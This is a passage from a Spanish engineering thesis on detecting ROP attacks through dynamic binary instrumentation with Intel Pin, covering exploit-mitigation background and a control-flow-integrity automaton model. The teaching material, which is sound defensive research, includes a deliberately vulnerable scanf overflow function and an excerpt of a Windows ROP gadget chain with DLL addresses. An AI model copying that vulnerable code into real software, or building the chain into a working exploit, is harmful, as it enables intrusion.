Universidad Zaragoza

Proyecto Fin de Carrera de Ingeniería en Informática

Prevención de ataques ROP en ejecutables mediante instrumentación dinámica

Miguel Martín Pérez

Director: Ricardo J. Rodríguez Fernández

Codirector: Víctor Viñals Yúfera

Departamento de Informática e Ingeniería de Sistemas
Escuela de Ingeniería y Arquitectura
Universidad de Zaragoza

Diciembre de 2015
Curso 2015/2016

Agradecimientos

A mi familia por quererme y animarme a emprender los proyectos más locos.
Y a Ricardo y Víctor, que han sabido guiar toda esa locura.

GRACIAS.

Prevención de ataques ROP en ejecutables mediante instrumentación dinámica

RESUMEN

Los ataques *Return Oriented Programming* (ROP) consisten en la ejecución no deseada de pequeñas secuencias de código que ya existen en la memoria de un proceso. El encadenamiento de estas secuencias logra que el proceso atacado tenga un comportamiento arbitrario. Este mecanismo de ataque consigue evadir además las defensas existentes, como por ejemplo W⊕X, ASLR o *stack cookie*. Las secuencias de código se conocen como *gadgets* y se caracterizan por acabar con una instrucción cambio de flujo, normalmente una instrucción de retorno de subrutina, que permite el encadenamiento de los *gadgets*.

En concreto, este tipo de ataque se basa en inyectar en la pila (estructura de almacenamiento temporal que guarda: direcciones de retorno, variables locales, etc.) una secuencia de direcciones que apuntan a los *gadgets*. Así, cuando se ejecuta el retorno de una función vulnerable, se salta a la dirección inyectada en pila y comienza la ejecución de un gadget.

En este PFC se presenta una técnica de defensa frente a estos ataques ROP basada en dos principios: (i) asegurar la integridad de la pila mediante un mecanismo de copia y verificación de determinados valores; (ii) asegurar la integridad del flujo de instrucciones del proceso mediante la comparación de éste con el flujo teórico del programa.

Esta defensa se ha desarrollado sobre un autómata de pila implementado mediante el *framework* de instrumentación dinámica Pin de Intel. De esta forma, el autómata de pila se encarga de garantizar la integridad de los datos y procesos, mientras que Pin se encarga de ejecutar las acciones del autómata de forma transparente al proceso.

En relación a otras soluciones, esta es la primera propuesta que une la protección de la pila y la integridad del flujo del proceso de forma dinámica. Con un sobrecoste medio de 3.5 veces el tiempo base, la eficiencia de nuestra solución es comparable a la de otras alternativas. Al mismo tiempo, la relación entre ataques detectados y falsos positivos es muy buena, ya que en nuestro conjunto de pruebas se han detectado todos los ataques probados sin falsos positivos.

Índice

Índice de Figuras V

Índice de Tablas VII

1. Introducción 1
1.1. Objetivo 3
1.2. Organización 4

2. Conocimientos previos 5
2.1. Técnicas de protección básicas 5
2.2. Ataques *Return-Oriented Programming* 7
2.2.1. Geometría de la arquitectura 8
2.2.2. Conjuntos completos de Turing 8
2.3. Ataques *Jump-Oriented Programming* 9
2.4. Instrumentación dinámica de ejecutables 9
2.4.1. *Framework* Pin 10

3. Prevención de ataques ROP 13
3.1. Modelo de Control de Integridad de Flujo 13
3.2. Prueba de concepto: PROPID 15

4. Evaluación 19
4.1. Detección de ataques 19
4.2. Falsos positivos y sobrecarga 20

5. Trabajo relacionado 23

6. Conclusiones 27

A. Horas de trabajo 33

B. Resultados del benchmark 35

C. Códigos **37**
C.1. PROPID 37
C.2. Ataque ROP 41

Índice de Figuras

1.1. Estado de la pila según la ejecución de *scanf*. 2
1.2. Ejemplo de una secuencia de *gadgets*. 3

2.1. Ejemplo básico de un desbordamiento de buffer. (a la izquierda el código de declaración en C). 6
2.2. Arquitectura software de Pin. 11

3.1. Estado de la pila en función de la ejecucion de *scanf*. 17

4.1. Resultados del benchmark SPEC CPUint06 comparando PROPID y Pin respecto a la ejecución base. 21

A.1. Diagrama de Gantt mostrando el esfuerzo invertido en semanas. 33

B.1. Mediar, varianza, error y ratio de la sobrecarga introducida por PROPID y Pin. 35

Índice de Tablas

2.1. Ejemplo de (a) código legítimo y (b) código no intencionado. 8

Capítulo 1

Introducción

Los ataques *Return-Oriented Programming* (ROP) son una de las principales técnicas de explotación en la actualidad [CVE15]. Estos ataques aprovechan una vulnerabilidad de software (error de programación que puede ser explotado) para modificar de forma arbitraria el comportamiento del programa.

El Código 1.1 muestra una función vulnerable en la que hay una variable local (almacenada en pila), de nombre *name*, y una función, *scanf*. Esta función, que lee una cadena dada por el usuario, es peligrosa ya que no comprueba el tamaño de la cadena de destino al escribir en ella. Cuando se introduce una cadena mayor de 10 caracteres (tamaño de *name*), las posiciones adyacentes a *name* en memoria son sobrescritas (véase la Figura 1.1).


```
1  int hello ()
2  {
3  char name[10];
4  printf ("Enter your name: ");
5  scanf("%s", name);
6  printf("Hello %s\n", name);
7  AbortDoc(NULL);
8  }
```

Código 1.1: Función vulnerable.

La pila es una estructura de almacenamiento temporal de información usada en tiempo de ejecución por los programas. En ella se guarda todo tipo de información: datos con los que se trabaja, parámetros de funciones, direcciones de retorno de funciones, etc. Su principal función es almacenar toda la información que no cabe en los limitados registros del procesador. Entre esta información se encuentran las variables locales, espacios de información asociados a la función en donde se declaran (en el ejemplo *name*), y las direcciones de retorno, que es la dirección desde la que se ha llamado a la función y a la que se ha de volver cuando la función finaliza (en el ejemplo, la dirección desde donde se ha llamado a *hello*). El control de la pila se hace mediante el registro ESP, que siempre marca el tope de la pila. La pila siempre crece hacia las direcciones más bajas de memoria.

En la Figura 1.1(a) se puede ver cómo se organiza la pila antes de que se ejecute *scanf*, qué ocurre si la cadena de entrada cabe en la variable, (Figura 1.1(b)), y cómo se

sobrescribe la pila si se sobrepasa el tamaño de la variable, (Figura 1.1(c)).



a) Antes de la ejecución. b) Sin desbordamiento. c) Desbordando variable.

Figura 1.1: Estado de la pila según la ejecución de *scanf*.

De este modo, sobrescribiendo la dirección de retorno de una función vulnerable se puede redirigir el flujo de ejecución hacia una dirección arbitraria. Si en esa dirección hay una secuencia de instrucciones acabadas con un nuevo *ret*, se puede de nuevo redirigir el flujo hacia una nueva dirección arbitraria. Estas secuencias de instrucciones se conocen como *gadgets* y mediante su encadenamiento un atacante puede controlar el comportamiento del programa. En la Figura 1.2 se puede ver un ejemplo de cómo se encadenarían los *gadgets*. En concreto, este extracto corresponde a un ataque al Código 1.1 que abre una calculadora y cierra el programa sin producir excepciones. En el Anexo C.2 se puede consultar el ataque completo.

x00		
	AAAA	
	AAAA	
	AAAA	
	AAAA	
SP→	77B7DA71	→ PUSH ESP; POP EBP; RETN 4 (gdi32.dll)
	709B2E6F	→ XCHG EAX, EBP; RETN (MSCTF.dll)
	AAAA	Compensa "RETN 4"
	6FF604B5	→ ADD EAX,C; RETN (msvcrt.dll)
	6F8E8BCF	→ XCHG EAX, ECX; RETN (USP10.dll)
	6FF92CF6	→ MOV EAX, ECX; RETN (msvcrt.dll)
	6FF604B5	→ ADD EAX,C; RETN (msvcrt.dll)
xFF		

Figura 1.2: Ejemplo de una secuencia de *gadgets*.

1.1. Objetivo

El objetivo de este proyecto es estudiar los ataques de control de flujo y diseñar una técnica de defensa contra ellos usando instrumentación dinámica. Este PFC se ha centrado en los ataques ROP por ser una de las principales amenazas en los sistemas actuales. El proceso que se ha seguido ha sido:

- Estudiar de los ataques ROP y su evolución, los ataques JOP.
- Estudiar las medidas existentes para las defensas de estos ataques.
- Estudiar las herramientas de instrumentación dinámica, sus posibilidades y limitaciones.
- Desarrollar una técnica de defensa que evite la amenaza.
- Probar la defensa en un entorno controlado.
- Evaluar el alcance de la solución y su viabilidad.

Este proceso ha dado como resultado un modelo teórico para la detección de ataques ROP, del que se ha implementado de un prototipo mediante el *framework* de instrumentación dinámica Pin. Con este prototipo se ha podido implementar una prueba y evaluar la viabilidad de la defensa propuesta.

1.2. Organización

Este documento está organizado en 6 capítulos que pretenden mostrar de forma clara el trabajo realizado y su contexto. En el Capítulo 2 se explican las defensas más habituales en los sistemas actuales, W$\oplus$X, ASLR o los *canarios*; que marcan el contexto del ataque, junto con un profundo estudio de los ataques y sus características. En el Capítulo 3 se presenta el modelo matemático desarrollado para la detección de la manipulación del flujo de programa, el modelo simplificado usado para las pruebas y sus detalles de implementación. En el Capítulo 4 se muestran las pruebas realizadas para medir la eficacia de esta defensa, junto con los resultados de sobrecarga que introduce la monitorización de un proceso. En el Capítulo 5 se presentan otros trabajos relacionados con la detección o mitigación de los ataques ROP; presentando sus principales características, sus limitaciones y la sobrecaraga que introducen. Finalmente, se hace una comparación con este proyecto. Por último, el Capítulo 6 expone las conclusiones del proyecto y las posibles líneas de trabajo futuro.

Finalmente hay 3 apéndices:

- El Apéndice A incluye el diagrama de Gantt con las horas dedicadas a las diferentes partes de este proyecto.
- El Apéndice B se detallan los resultados de las pruebas con el *benchmark SPEC* junto con los cálculos de la media y el error estimado.
- El Apéndice C contiene el código de de PROPID y un ataque ROP completo de ejemplo.

Capítulo 2

Conocimientos previos

En este capítulo se describe con más detalle el entorno sobre el que se desarrolla el PFC. En concreto: técnicas de protección actualmente implementadas en los sistemas; la base teórica de los ataques ROP y JOP, así como sus características más significativas; y una breve explicación de la Instrumentación Dinámica de Binarios (*Dynamic Binary Instrumentation*, DBI) junto con el *framework* DBI Pin [LCM+05] (seleccionado para este PFC).

2.1. Técnicas de protección básicas

Como se expone en [vdVdSCB12], las vulnerabilidades descubiertas en el software a lo largo de los años han forzado la implementación de ciertas defensas que inhiben o dificultan su explotación. Su contribución ha sido tan importante que todos los sistemas actuales las implementan, caracterizando tanto los nuevos ataque como las nuevas defensas. Estas defensas se desarrollan a continuación tras definir el problema que intentan evitar.

Desbordamiento de *buffer*

Un proceso se puede definir como la manipulación de un conjunto de datos de entrada mediante una secuencia de instrucciones con un objetivo determinado. Los datos de entrada se almacenan en la memoria asignada a un proceso mediante estructuras bien definidas.

Un error de memoria es un fallo de programación que permite asignar a un dato un valor de un tipo distinto al que le corresponde, o escribir en posiciones de memoria que exceden los límites de la estructura declarada, sobrescribiendo así los datos y estructuras adyacentes. Cuando un error puede ser aprovechado en un ataque se conoce como vulnerabilidad.

Una de las vulnerabilidades más explotadas ha sido el desbordamiento de *buffer*, error de memoria que se produce cuando un programa no controla adecuadamente la cantidad de datos que copia sobre un espacio de memoria reservado a tal efecto [CWP+00].

Como se puede ver en la Figura 2.1, cuando se copia en la cadena A de 8 bytes de longitud la palabra "excessive", los caracteres que no caben en el espacio reservado para A sobrescriben el espacio de la variable B (un entero corto) de 2 bytes y modifican su valor.

En [One96] se describe cómo ejecutar un desbordamiento en la pila del proceso con el objetivo de modificar la dirección de retorno de una función, permitiendo desviar el flujo del programa. Estos ataques son especialmente útiles para lanzar ataques *return-into-libc* [Des97a] y ROP, que se explican a continuación.




Figura 2.1: Ejemplo básico de un desbordamiento de buffer. (a la izquierda el código de declaración en C).

Write-XOR-eXecute (W⊕X)

Los primeros ataques consistían en desbordamientos de buffer que inyectaban en la pila el código que se deseaba ejecutar. Estos ataques sobrescribían la dirección de retorno con la dirección donde comenzaba el código atacante. Así, al finalizar la función vulnerable el epílogo redirigía el programa hacia el código inyectado.

La primera medida contra este tipo de ataques se basa en marcar la memoria asignada a pila como no ejecutable [Des97b]. Más adelante fue extendida a toda la memoria del proceso, mediante el marcado de las páginas de memoria como de escritura o de ejecución, pero no ambas. Esta protección es conocida como *Write-XOR-eXecute* (W⊕X). La implementación original se hizo mediante software, aunque todos los procesadores actuales facilitan su implementación por hardware mediante el bit NX. W⊕X se encuentra en sistemas operativos actuales como Windows [Mic06], Linux [Tea00] o OpenBSD [Fou03].

Canario (stack cookie)

Debido a que W⊕X impide la ejecución de código inyectado, el siguiente paso de los atacantes fue reutilizar funciones ya existentes en la memoria del proceso sobrescribiendo una dirección de retorno con una secuencia de direcciones de funciones que ejecutan el ataque. Esta técnica se conoce como *return-into-libc* porque originalmente utilizaba código legítimo de la librería estándar de C *libc* [Woj01], y se caracteriza por: (i) el

ataque sólo puede hacer uso de funciones que emplee el proceso, por lo que técnicas de eliminación de funciones tienen buenos resultados; (ii) el ataque no puede ejecutar toma de decisiones (e.g. mediante saltos condicionales) lo que implica una estricta linealidad en el ataque.

Para proteger la pila de desbordamientos se hicieron varias propuestas [CPM+98, Ven00] basadas en introducir en el epílogo de la función una marca, llamada *canario* o *stack cookie*, que tiene un valor secreto. Este *canario* se comprueba al finalizar la función lanzando una excepción si se observa alguna diferencia respecto del valor esperado. La implementación de estas defensas siempre se han propuesto mediante compilación a nivel de función, pudiendo configurarse para que no se introdujese en funciones no vulnerables.

Address Space Layout Randomization (ASLR)

Otra de las medidas desarrolladas para prevenir ataques *return-into-libc* es *Address Space Layout Randomization* (ASLR) [Tea03]. Esta técnica asigna a la dirección base de un proceso un número aleatorio, diferente en cada ejecución. Así, un atacante no puede saber la dirección en la que se encuentra una función o determinadas instrucciones. En [SPP+04] se presenta un estudio que cuestiona la efectividad de esta defensa en las arquitecturas de 32 bits. En el estudio muestran como la aleatorización del espacio de direcciones sólo afecta a 16 de los 32 bits, permitiendo realizar ataques de fuerza bruta (probar valores consecutivos hasta encontrar el correcto) en un tiempo medio de 216 segundos.

2.2. Ataques *Return-Oriented Programming*

Shacham describió los ataques ROP para la arquitectura x86 en 2007 [Sha07]. Rápidamente, estos ataques fueron extendidos a otras arquitecturas como SPARC, Atmel AVR, Power PC, Z80, ARM o x86-64 [CDD+10].

Los ataques ROP pueden considerarse la evolución natural de la técnica *return-into-libc*. En lugar de encadenar funciones completas, ROP encadena pequeñas secuencias de instrucciones (llamadas *gadgets*). Estas secuencias acaban con una instrucción de cambio de flujo (habitualmente un *ret*), que es la encargada de encadenar un *gadget* con el siguiente.

Al igual que *return-into-libc*, ROP se basa en reutilizar código valido de la memoria del proceso, evadiendo así la defensa W$\oplus$X. El resto de defensas, ASLR y *canario*, hacen que la realización de estos ataques sea más compleja. Sin embargo, también son eludibles mediante ataques de fuerza bruta o de fuga de información, ya que fallos de programación que permitan a un atacante obtener información del proceso pueden ayudarle a la posterior realización del ataque.

En las siguientes secciones se describe cómo facilitar la obtención de *gadgets* aprovechando la geometría de la arquitectura, y se demuestra que los ataques ROP son capaces de implementar cualquier comportamiento por ser un conjunto equivalente de Turing (véase la Sección 2.2.2) respecto a la arquitectura origen [RBSS12].

2.2.1. Geometría de la arquitectura

La geometría de una arquitectura representa la densidad de la codificación en función del rango de valores representables, o dicho de otro modo, cuál es la frecuencia con la que una cadena de bytes obtenidos de una posición de memoria aleatoria representa una secuencia de instrucciones válidas de la arquitectura.

Para aprovechar estas instrucciones no intencionadas pero que forman parte del código legítimo del programa, hay que diferenciar entre las arquitecturas de tamaño fijo de instrucción y las de tamaño variable. En las arquitecturas de tamaño fijo las instrucciones van alineadas y es fácil comprobar si se intenta ejecutar una secuencia no alineada, limitando así los ataques ROP. En las arquitecturas de tamaño variable las instrucciones no van alineadas, lo que permite optimizar el tamaño del código. Sin embargo, esto permite ejecutar instrucciones no intencionadas, lo que facilita la obtención de *gadgets* para la ejecución de los ataques ROP.

Debido a la capacidad de ejecutar instrucciones no intencionadas, las técnicas de prevención de ataques ROP mediante la eliminación de *rets* no resultan fáciles de realizar. Esto es debido a que siempre se pueden buscar estas instrucciones como parte de un dato, o se pueden buscar secuencias de instrucciones que implementen el mismo comportamiento. Los ataques ROP aprovechan esta característica para la búsqueda de *gadgets*.

En la Tabla 2.1 se ve cómo empezando la ejecución un byte después se puede ejecutar un código no intencionado acabado en un *ret*.

(a) Bytes	(a) Instrucción	(b) Bytes	(b) Instrucción
F7 C7 07 00 00 00	TEST EDI,0x7	C7 07 00 00 00 0F	MOV DWORD PTR DS:[EDI],0xF000000
0F 95 45 C3	SETNE BYTE PTR SS:[EBP-0x3D]	95	XCHG EAX,EBP
		45	INC EBP
		C3	RET

Tabla 2.1: Ejemplo de (a) código legítimo y (b) código no intencionado.

Para la implementación de la prueba de concepto se ha optado por una máquina con arquitectura x86, ya que esta arquitectura es no alineada y permite demostrar que la defensa propuesta funciona en el peor escenario posible desde el punto de vista de la seguridad del sistema.

2.2.2. Conjuntos completos de Turing

A diferencia de los ataques *return-into-libc*, los ataques ROP no son lineales y permiten la ejecución de toma de decisiones. Por ejemplo, permiten ejecutar una comparación y efectuar un salto condicional en función de ella. La demostración de esta característica es que en una librería se pueden localizar *gadgets* hasta obtener un conjunto completo de Turing.

Un conjunto completo de Turing es el conjunto de instrucciones de un sistema necesarias para simular otro sistema. Así, dos sistemas son equivalentes de Turing si ambos son capaces de simularse el uno al otro. En el caso de los ataques ROP, un *gadget* es una secuencia de instrucciones que implementa el comportamiento de una instrucción del sistema anfitrión. Es evidente que el conjunto de instrucciones del sistema anfitrión puede implementar el comportamiento de un ataque ROP. Así, si se localizan los suficientes *gadgets* se puede conseguir un conjunto completo de Turing capaz de ejecutar cualquier código mediante un ataque ROP.

La demostración de que los ataques ROP son conjuntos completos de Turing independientemente de la arquitectura que haya debajo puede encontrarse en [RBSS12], donde se construyen dos ataques ROP sobres las arquitecturas x86 y SPARC.

2.3. Ataques *Jump-Oriented Programming*

Los ataques *Jump-Oriented Programming* (JOP) están basados en los ataques ROP. Tal como se describen en [CDD+10], estos ataques evitan el uso de instrucciones *ret* debido a que han sido el objetivo de múltiples técnicas de prevención por su intensivo uso en los ataques ROP [CXS+09, DSW11a, SYB12]. Así pues, la evolución natural frente a estas defensas es evitar el uso de estas instrucciones. En su lugar, JOP hace uso de secuencias de instrucciones “pop x; jmp x;” por ser semánticamente equivalentes.

Por lo infrecuente de las secuencias *pop-jmp* es difícil encontrar suficientes *gadgets* como para realizar un ataque. Sin embargo, tampoco es necesario ya que se puede usar una única secuencia *pop-jmp* como trampolín o contador de programa. Para usar este trampolín sólo se necesita que los *gadgets* buscados para el ataque acaben en una instrucción de salto en base a registro. Lo habitual es que se busquen *gadgets* que acaben con un salto en función de un mismo registro, de modo que se almacena en él la dirección del trampolín y se evite sobrescribir el registro durante el ataque.

Los ataques JOP mantienen todas las características de los ataques ROP: se pueden obtenerse *gadgets* formados por instrucciones no intencionadas debido a la geometría de la arquitectura; y en un código lo suficientemente grande se pueden obtener suficientes *gadgets* para formar un conjunto completo de Turing.

2.4. Instrumentación dinámica de ejecutables

La *instrumentación* es una técnica de inserción de código arbitrario en aplicaciones para monitorizar y/o analizar su comportamiento. Existen dos estrategias: (i) instrumentación estática: se inserta el código antes de que comience la ejecución de la aplicación. Puede hacerse sobre el código fuente, mediante el compilador, modificando los ejecutables o mediante el *linker* de librerías. (ii) instrumentación dinámica: la inserción de código se hace mientas se está ejecutando la aplicación. Puede emplearse virtualización, simulación hardware; emulación, simulación software; debugging, un proceso paralelo que monitoriza la aplicación; o DBI, una modificación en ejecución del código para que éste se auto-monitorice.

Debido a la capacidad que tienen los ataques ROP y JOP de ejecutar código no intencionado, en este PFC únicamente se han considerado las herramientas de instrumentación en tiempo de ejecución.

La Instrumentación Dinámica de Ejecutables (*Dynamic Binary Instrumentation*, DBI) permite la inserción de código arbitrario en una aplicación durante su ejecución y presenta las siguientes ventajas: (i) no necesita el código fuente, permitiendo la instrumentación de ejecutables de terceros; (ii) es independiente del lenguaje de programación; (iii) la modificación de las funciones de instrumentación no implica una recompilación de la instrumentación; (iv) permite descubrir y analizar el código auto-generado o no intencionado.

Los sistemas DBI cuentan con librerías de desarrollo que proporcionan una interfaz al programador para facilitar la creación de herramientas de análisis dinámico de binarios (*Dynamic Binary Analysis*, DBA). La desventaja de estos sistemas es la sobrecarga que introducen en la ejecución de la aplicación [RAM14].

Teniendo en cuenta que el objetivo final del PFC es implementar una prueba de concepto que verifique la validez del modelo que se propone en el Capítulo 3, se ha buscado más la versatilidad que la eficiencia. Por ello se ha seleccionado Pin entre otros sistemas DBI, como Valgrind o DynamoRIO, ya que ofrece una interfaz más completa y versátil [RAM14].

2.4.1. *Framework* Pin

Pin es un *framework* de instrumentación de binarios desarrollado por Intel y distribuido de forma gratuita para aplicaciones no comerciales [LCM+05]. Soporta los SO Android, Linux, OS X y Windows sobre las arquitecturas IA32, Intel 64, Itanium y ARM. Las herramientas de análisis desarrolladas sobre él se llaman *Pintools*.

La Figura 2.2 muestra la arquitectura software de Pin, que se divide en:

- **Pin**: Es el núcleo principal del sistema. Se compone de un compilador *just-in-time*, encargado de instrumentar el código de la aplicación; una memoria *cache*, que almacena las trazas de código instrumentadas; y una *máquina virtual*, que ejecuta las instrucciones que no puede ser enviadas directamente al procesador.

- ***Pintool***: Son los ejecutables de una herramienta de análisis, donde se especifica los puntos en que se instrumenta, así como la función de instrumentación que se ejecuta.

- **Aplicación**: Es el binario del programa que se va a analizar.

Aunque todo estos componentes están en el mismo espacio de usuario, cada uno de estos módulos usa su propia copia de las librería dinámicas para evitar que los binarios instrumentados de las librerías usadas por la aplicación interfieran en el comportamiento del resto del sistema.

Pin aporta una completa API para la creación de *Pintools*, permitiendo al usuario desarrollar herramientas de forma simple y fáciles de portar entre distintas arquitecturas.




Figura 2.2: Arquitectura software de Pin.

Debido a la capa de abstracción que introduce la API el usuario evita trabajar con los detalles concretos de la arquitectura, aunque siempre puede acceder a ellos mediante funciones específicas para las distintas arquitecturas.

Una de las características que hace más potente a Pin, y por lo que se ha seleccionado también en este PFC, es la variedad de granularidades que la instrumentación soporta. Por un lado, está la granularidad con la que se puede navegar por el código, que se distingue en:

- **Instrucción** (INS): Es la unidad mínima de instrumentación.

- **Bloque básico** (BBL): Secuencia de instrucciones consecutivas con un único punto de entrada y de salida. El punto de salida es cualquier instrucción de cambio de flujo.

- **Rutina** (RTN): Representan funciones o procedimientos y son localizadas por Pin mediante la tabla de información del programa. Esto implica que Pin no detecta las funciones de un módulo no exportadas.

- **Sección** (SEC): Pin permite navegar por las distintas secciones de un ejecutable (.text, .data, .rdata...).

- **Imagen** (IMG): Es el elemento de mayor tamaño por el que se puede navegar mediante una lista de imágenes o librerías cagadas.

- **Traza** (TRACE): Por último están las trazas, secuencia de instrucciones consecutivas con un único punto de entrada (la dirección objetivo de un cambio de flujo) y múltiples puntos de salida. Son la unión de varios BBL consecutivos. Siempre que un BBL acabe en una instrucción de cambio de flujo no condicional se finalizará la traza. También puede finalizar porque el tamaño de la traza, el número de BBLs o INSs hayan alcanzado el máximo fijado si existe. Se diferencia de los demás elementos en que sólo se puede acceder a él justo antes de ser ejecutado, permitiendo navegar por sus BBLs e INS.

A las IMG y a las SEC no se les puede asocian código de análisis. Por otro lado, está la granularidad de eventos a los que se puede asociar una instrumentación:

- **Imagen** (IMG): Cada vez que la imagen de una librería es cargada o descargada se llama a la función de instrumentación.
- **Rutina** (RTN): Asocia la función de la instrumentación a la carga de nuevas rutinas.
- **Traza** (TRACE): Permite asociar una instrumentación justo antes de comenzar la ejecución de la traza que dispara el evento.
- **Instrucción** (INS): Captura cada instrucción justo antes de ser ejecutada y le asocia una función de análisis.

Aunque la instrumentación de IMGs y RTNs se hace mientras la aplicación principal se está ejecutando, estos dos elementos se instrumentan al ser cargados en la memoria del proceso, obteniendo el comportamiento de una instrumentación estática. Es con la instrumentación de INS y TRACE cuando se puede asociar funciones de análisis tanto al código intencionado como al no intencionado.

Capítulo 3

Prevención de ataques ROP

Una vez analizados los ataques ROP y JOP, el objetivo es prevenir su ejecución. Para ello se desarrolla un modelo de Control de Integridad de Flujo (*Control Flow Integrity*, CFI) en ejecución que será aplicado mediante instrumentación dinámica. El objetivo de esta sección es explicar en detalle cómo funciona la técnica de prevención a desarrollar.

3.1. Modelo de Control de Integridad de Flujo

Un *Contol Flow Graph* (CFG) es un modelo del comportamiento de un programa representado por todos los caminos posibles que pueden encontrarse en el mismo, se compone de: (i) nodos, representan las secuencias de instrucciones que se ejecutan de forma consecutiva con un único punto de entrada, primera instrucción, y un único punto de salida, última instrucción; (ii) arcos, conjunto de pares ordenados de nodos que representan los cambios de flujo que se pueden producir durante la ejecución del programa. Mientras que un *Control Flow Integity* (CFI) es un método que garantiza o comprueba que el camino seguido por un proceso (programa en ejecución) pertenece al CFG del programa.

En base al trabajo de D. Wagner en 2001 sobre la detección de intrusiones mediante análisis estático del CFG y la validación de una ejecución respecto al grafo, se propone un modelo de CFI que dinámicamente verifique la correspondencia de la ejecución del proceso respecto al CFG del programa [WD01].

La desviación del flujo de un proceso respecto al comportamiento normal del programa sólo se consigue mediante la inyección de datos de entradas corruptos, por lo que la monitorización o uso de estos datos a la hora de validar el flujo de un proceso puede hacer vulnerable la defensa de igual modo que lo puede ser el programa. Para evitar esta posible vulnerabilidad, se ha optado por no monitorizar los datos del proceso.

Decisión 1. *No se monitorizan los datos de entrada de un proceso.*

Con el objetivo de modelar un comportamiento válido del programa y poder compararlo con la ejecución, se propone modelar el CFG mediante un grafo dirigido:

Definición 1. *El CFG se define como una tupla* $G = \langle B, E \rangle$*, donde:*

- $B \neq \emptyset$*, conjunto de Bloques Basicos del programa (BB).*
- $E \subseteq \{\langle f, d \rangle \in B \times B\}$*, conjunto de pares ordenados de BBs que representa los posibles cambios de flujo producidos por la última instrucción del BB.*

Para facilitar el modelado del CFI se definen dos funciones auxiliares:

Definición 2. $InstFlujo : B \rightarrow I = \{Branc, Call, Ret\}$*, dado un BB devuelve el tipo de la instrucción que produce el cambio de flujo.*

Definición 3. $SigB : B \rightarrow B \bigcup \{\varepsilon\}$*, dado un BB devuelve el siguiente BB que sería ejecutado si no se produjese el cambio de flujo. En caso de no existir, devuelve* ε*.*

Por ejemplo, para un BB acabado en una instrucción de salto condicional devolvería el bloque que se ejecuta si no se toma el salto. Igualmente, para un BB acabado en una instrucción de llamada devuelve el BB al que se debe retornar al finalizar la función.

Para modelar el CFI se propone un Autómata Finito de Pila Determinista (AFPD), que verificará la correspondencia del CFG con la ejecución.

Definición 4. *El AFPD se define como* $M = \langle Q, \Sigma, \Gamma, \Delta, q_0, Z, F \rangle$*, donde:*

- $Q = \langle Correcto, Fallo \rangle$*, estados válidos del autómata.*
- $\Sigma \subseteq B \times B$*, pares ordenados de BB entre los que se produce un cambio de flujo durante la ejecución.*
- $\Gamma = B \bigcup \{Vac\acute{\imath}a\}$*, conjunto de símbolos aceptados por la pila.*
- $Z = Vac\acute{\imath}a$*, símbolo inicial de la pila.*
- $F = \{Correcto\}, F \subseteq Q$ *conjunto de estados finales o de aceptación del autómata.*
- $\Delta : Q \times \Sigma \times \Gamma \rightarrow Q \times \Gamma^{*}$[1]

$$\Delta(q, (s,d), p) \begin{cases} (Correcto, p) & si\ q = Correcto; (s,d) \in E; InstFlujo(s) = Branch \\ (Correcto, SigB(s)p) & si\ q = Correcto; (s,d) \in E; InstFlujo(s) = Call \\ (Correcto, \varepsilon) & si\ q = Correcto; (s,d) \in E; InstFlujo(s) = Ret; d = p \\ (Fallo, \varepsilon) & sino \end{cases}$$

Este AFPD verificará que todos los cambios de flujo ejecutados por el proceso pertenecen al CFG teórico, a la vez que almacena en la pila la dirección de retorno de las llamadas a funciones y verifica que el retorno es correcto.

